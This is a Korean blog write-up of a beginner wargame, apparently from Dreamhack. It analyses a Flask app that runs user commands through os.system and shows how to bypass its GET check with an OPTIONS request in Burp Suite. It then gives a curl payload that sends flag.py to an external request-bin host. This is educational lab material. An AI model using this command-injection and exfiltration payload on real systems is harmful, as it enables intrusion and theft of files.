웹 서비스 분석
#!/usr/bin/env python3
from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/' , methods=['GET'])
def index():
    cmd = request.args.get('cmd', '')
    if not cmd:
        return "?cmd=[cmd]"

    if request.method == 'GET':
        ''
    else:
        os.system(cmd)
    return cmd

app.run(host='0.0.0.0', port=8000)
사용자에게 받은 입려을 cmd 변수에 저장한다.
만약 사용자가 입력을 하지 않았으면 ?cmd=[cmd] 출력
그리고 만약 요청 방식이 GET이라면 ''
위의 조건에 모두 해당하지 않으면 os.system함수로 사용자가 입력한 명령어를 실행함.
익스플로잇
위의 소스코드를 보면 GET 방식을 우회하기만 하면 성공적으로 flag를 획득할 수 있을 것이다.

burp suite에서 request interception, response interception에 있는 Operator 모두 체크
그 후에 intercept on을 해준다.

HTTP history에 들어가서 request를 보면 GET 방식으로 요청을 보내는 것을 확인할수 있음.
따라서 우클릭을 통해 send to repeater 클릭해주고 repeater에서 GET /favicon.ico 부분을 OPTIONS /?cmd=ls로 바꿔준다. 그 후에 send 버튼을 클릭해주면
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.17
Date: Mon, 14 Apr 2025 05:33:59 GMT
Content-Type: text/html; charset=utf-8
Allow: HEAD, GET, OPTIONS
Content-Length: 0
Connection: close
이렇게 HEAD, GET, OPTIONS 3가지 옵션이 있는 것을 확인할 수 있다.
payload = curl +{외부 서버 링크}+-d+"$(cat+flag.py)"
payload = curl +https://hftaunh.request.dreamhack.games+-d+"$(cat+flag.py)"

'CTF & Wargame(WEB)' 카테고리의 다른 글
| web-misconf-1 beginner (0) | 2025.04.14 |
|---|---|
| pathtraversal beginner (0) | 2025.04.14 |
| Carve Party beginner (0) | 2025.04.14 |
| web-ssrf level 2 (0) | 2025.04.14 |
| [dreamhack] Beginner file-download-1 (0) | 2025.04.14 |